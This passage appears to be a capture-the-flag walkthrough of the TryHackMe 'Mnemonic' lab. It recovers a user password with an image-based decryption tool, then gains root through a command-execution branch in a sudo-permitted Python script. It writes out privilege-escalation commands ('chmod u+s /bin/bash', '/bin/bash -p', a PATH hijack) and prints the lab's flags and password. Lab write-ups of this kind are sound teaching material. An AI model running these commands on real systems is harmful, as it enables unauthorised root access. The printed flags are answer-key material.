
james@mnemonic:/home$ echo 'aHR0cHM6Ly9pLnl0aW1nLmNvbS92aS9LLTk2Sm1DMkFrRS9tYXhyZXNkZWZhdWx0LmpwZw==' | base64 -d
https://i.ytimg.com/vi/K-96JmC2AkE/maxresdefault.jpg
The second one give us the flag.

james@mnemonic:/home$ echo 'VEhNe2E1ZjgyYTAwZTJmZWVlMzQ2NTI0OWI4NTViZTcxYzAxfQ==' | base64 -d
THM{a5f82a00e2feee3465249b855be71c01}
We can see the file noteforjames.txt, and the file 6450.txt.
james@mnemonic:~$ cat noteforjames.txt
noteforjames.txt

@vill

james i found a new encryption İmage based name is Mnemonic

I created the condor password. don't forget the beers on saturday
The file 6450.txt:
james@mnemonic:~$ cat 6450.txt
5222088
360144
855342
1643157
472689
1643157
517707
1170468
765306
270108
270108
15598737
25007499
3623949
15598737

When googling, I find this https://github.com/MustafaTanguner/Mnemonic
inside the repo, we can see it requires some img, and also bunch of numbers.
This is exactly what we have,  .
.

Now, lets try to decrypt the message:

As you can see, it crashes. I googled, and find this AI google summery:
The ValueError: Exceeds the limit (4300 digits) for integer string conversion indicates that you are attempting to convert an integer to a string, or a string to an integer, where the number of digits involved in the conversion exceeds the default limit set in Python (which is 4300 digits). This limit was introduced in Python versions 3.7+ (specifically patch releases) as a security measure to mitigate potential denial-of-service attacks related to large integer-string conversions. To resolve this issue, you can increase the limit using sys.set_int_max_str_digits().

So, let’s add the next line to Mnemonic.py:
sys.set_int_max_str_digits(100000)
Now, we need to decrypt the file maxresdefault.jpg with the key file 6450.txt


And we got the password:
pasificbell1981
Now, we can change to condor using su condor:

Privilege Escalation to Root using vulnerable sink inside /bin/examplecode.py
We can check our sudo permissions using sudo -l:
condor@mnemonic:~$ sudo -l
Matching Defaults entries for condor on mnemonic:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User condor may run the following commands on mnemonic:
    (ALL : ALL) /usr/bin/python3 /bin/examplecode.py

inside the file /bin/examplecode.py we can find this snippet:
while True:
    select = int(input("\nSelect:"))

    if select == 4:
        time.sleep(1)
        print("\nRunning")
        time.sleep(1)
        x = os.system(command="cat /etc/os-release")
        print(x)
Since it isn’t using full path, we can play with the $PATH variable.
'chmod u+s /bin/bash' > /tmp/cat
chmod +x /tmp/cat
export PATH=/tmp:$PATH
Oh, it isn’t working.
The reason is because of this, this was inside the sudo -l output:
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
Okay, I reviewed the code again:
if select == 0:
    time.sleep(1)
    ex = str(input("are you sure you want to quit ? yes : "))

    if ex == ".":
            print(os.system(input("\nRunning....")))
    if ex == "yes " or "y":
            sys.exit()
What if I gives 0 to exit, and then .?
It then takes my input, and execute it!
print(os.system(input("\nRunning....")))
WHAT!

sudo /usr/bin/python3 /bin/examplecode.py
Here I executed id.
Now, let’s execute this, to add s bit to /bin/bash:
chmod u+s /bin/bash

To get root shell, we can execute:
/bin/bash -p
We can read the root flag:

bash-4.4# cat /root/root.txt
THM{congratulationsyoumadeithashme}
it wants us to hash him in md5 format, let’s hash it using https://gchq.github.io/CyberChef/

So, the flag is:
THM{2a4825f50b0c16636984b448669b0586}